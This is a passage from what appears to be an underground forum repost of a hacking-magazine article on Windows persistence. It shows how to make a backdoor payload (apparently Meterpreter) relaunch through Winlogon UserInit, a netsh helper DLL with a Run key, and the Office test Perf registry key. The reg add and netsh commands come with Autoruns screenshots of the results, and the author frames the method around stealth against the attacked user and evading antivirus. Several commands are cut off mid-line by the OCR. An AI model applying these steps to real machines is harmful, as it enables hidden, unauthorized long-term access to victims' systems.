
Winlogon

To ensure that every time one of the users logs in, the shell is opened, you can use the Winlogon mechanism.

Code: Copy to clipboard

```
cmd#> reg add "HKLM\software\microsoft\windows nt\currentversion\winlogon" /v UserInit /t reg_
```

- **Plus:** Experiencing a reset.
- **Minus:** Unmanaged startup interval.



Autorun Entry	Description	Publisher	Image Path	Timestamp	Virus Total
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit				01.02.2021 11:34	
☑ c:\windo...	ApacheBench command line utility	(Not verified) Apache Softwa...	c:\windows\meter.exe	29.08.2009 21:06	
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell				22.08.2013 18:48	
☑ cmd.exe	Windows Command Processor	(Verified) Microsoft Windows	c:\windows\system32\cmd.exe	22.08.2013 14:03	
HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components				01.02.2021 9:21	
☑ n/a	Microsoft .NET IE SECURITY REGI...	(Verified) Microsoft Corporation	c:\windows\system32\mscori...	14.08.2013 8:56	
HKLM\SOFTWARE\Wow6432Node\Microsoft\Active Setup\Installed Components				01.02.2021 9:21	
☑ n/a	Microsoft .NET IE SECURITY REGI...	(Verified) Microsoft Corporation	c:\windows\syswow64\mscor...	14.08.2013 9:35	

Netsh


The Netsh network configuration utility also allows you to load an arbitrary library. This opens up the possibility of organizing an improvised startup through it. The result will look innocuous because the Windows system component is initially invoked.

Code: Copy to clipboard

```
cmd#> c:\windows\syswow64\netsh.exe
netsh> add helper c:\windows\meter32.dll
cmd#> reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v persistence /t REG_SZ /d
```

As a result, we get the following chain: autorun → netsh.exe → meter.dll. At the same time, meter.dll will be hidden from the user's eyes - he will see only the launch of legitimate Netsh, the native component of Windows.

- **Pros: survives** a reboot, difficult to detect the user.
- **Minus:** requires administrator privileges.



Autorun Entry	Description	Publisher	Image Path	Timestamp	VirusTotal
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell				22.08.2013 18:48	
☑ cmd.exe	Windows Command Processor	(Verified) Microsoft Windows	c:\windows\system32\cmd.exe	22.08.2013 14:03	
HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\AlternateShells\AvailableShells				01.02.2021 9:21	
☑ 60000	Windows Explorer	(Verified) Microsoft Windows	c:\windows\explorer.exe	22.02.2014 12:10	
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run				01.02.2021 9:24	
☑ persistence	Network Command Shell	(Verified) Microsoft Windows	c:\windows\syswow64\netsh.exe	22.08.2013 6:53	
HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components				01.02.2021 9:21	
☑ Applying ...	IOD Version Map	(Verified) Microsoft Windows	c:\windows\system32\iesetup.dll	22.08.2013 15:22	
☑ Applying ...	IOD Version Map	(Verified) Microsoft Windows	c:\windows\system32\iesetup.dll	22.08.2013 15:22	
☑ n/a	Microsoft .NET IE SECURITY REGISTR...	(Verified) Microsoft Corporation	c:\windows\system32\mscories.dll	14.08.2013 8:56	
☑ Themes ...	Windows Theme API	(Verified) Microsoft Windows	c:\windows\system32\themeui.dll	22.02.2014 14:56	
☑ Web Plat...	IE Per-User Initialization Utility	(Verified) Microsoft Windows	c:\windows\system32\ie4uinit.exe	22.02.2014 14:54	
☑ Windows...	Windows Shell Common Dll	(Verified) Microsoft Windows	c:\windows\system32\shell32.dll	22.02.2014 13:10	

Office


This method is suitable if the attacked user often works with an office suite. Not that uncommon!

Code:

Copy to clipboard

```
cmd$> reg add "HKCU\Software\Microsoft\Office test\Special\Perf" /t REG_SZ /d C:\users\usernam
```

- **Pros:** experiencing a reboot, any user will do.
- **Minus:** Unmanaged startup interval.



Autorun Entry	Description	Publisher	Image Path	Timestamp	VirusTotal
HKCU\SOFTWARE\Microsoft\Office test\Special\Perf\(Default)				01.02.2021 12:21	
☑ C:\users\admin\meter.dll			c:\users\admin\meter.dll	26.02.2014 2:20	
☑ C:\users\admin\meter.dll			c:\users\admin\meter.dll	26.02.2014 2:20	

FINDINGS

We have considered the main and most popular options that allow you to register in the system - secretly or not very. They are mostly independent of OS version and configuration and are easy to implement. There is no universal way (otherwise detection would be too easy!), and each has advantages and disadvantages. When choosing, our goal is to balance reliability and stealth.
This list of choice, of course, is not limited, and everything ultimately depends only on your imagination and ingenuity.
In Windows, a good assistant in finding new opportunities for pinning is the same Autoruns utility.
However, a favorably located link to the backdoor in the system is not everything.
About what executable file to use for this and how to effectively bypass the antivirus, I will tell in my next article.
@s0i37
source:
xakep.ru

][0-][0-][0!

Complaint Like + Quotation Answer

cutedemon, PolyglotEleven, kerberos and 1 more person

Write an answer...

Attach files

Answer

Underground › **Network Vulnerabilities / Wi-F...** ›

Style selection English (RU)

Help Home